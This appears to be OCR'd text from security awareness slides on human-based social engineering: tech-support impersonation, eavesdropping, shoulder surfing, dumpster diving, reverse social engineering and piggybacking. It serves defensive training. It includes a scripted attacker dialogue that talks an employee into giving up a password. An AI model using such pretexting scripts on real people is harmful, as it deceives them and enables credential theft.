
Tech Support

- The attacker **pretends to be technical support staff** of the targeted organization's software vendors or contractors
- He/she may **request user IDs and passwords** for troubleshooting a problem in the organization

Attacker: *"Hi, this is Mike with tech support. We have had some people from your office report/complain about slowdowns in logging in lately. Is this true?"*

Employee: *"Yes, it has been slow lately."*

Attacker: *"Well, we have moved you to a new server to improve your service. Could you give me your password so that I can check your service? Things should be better for you now."*



Human-based Social Engineering (Cont'd)

Eavesdropping


- **Unauthorized listening of conversations**, or reading of messages
- Interception of audio, video, or written communication
- Can be done using **communication channels** such as telephone lines, email, instant messaging, etc.

Shoulder Surfing

- Direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.
- Can also be done from a farther distance with the aid of **vision enhancing devices** such as binoculars


Dumpster Diving

- **Looking for treasure in someone else's trash**
- Involves collecting **phone bills**, **contact information**, **financial information**, operations-related information, etc. from the target company's trash bins or printer bins, or user desks (e.g., sticky notes), etc.



Human-based Social Engineering (Cont'd)

Reverse Social Engineering	The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs
Piggybacking	An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"
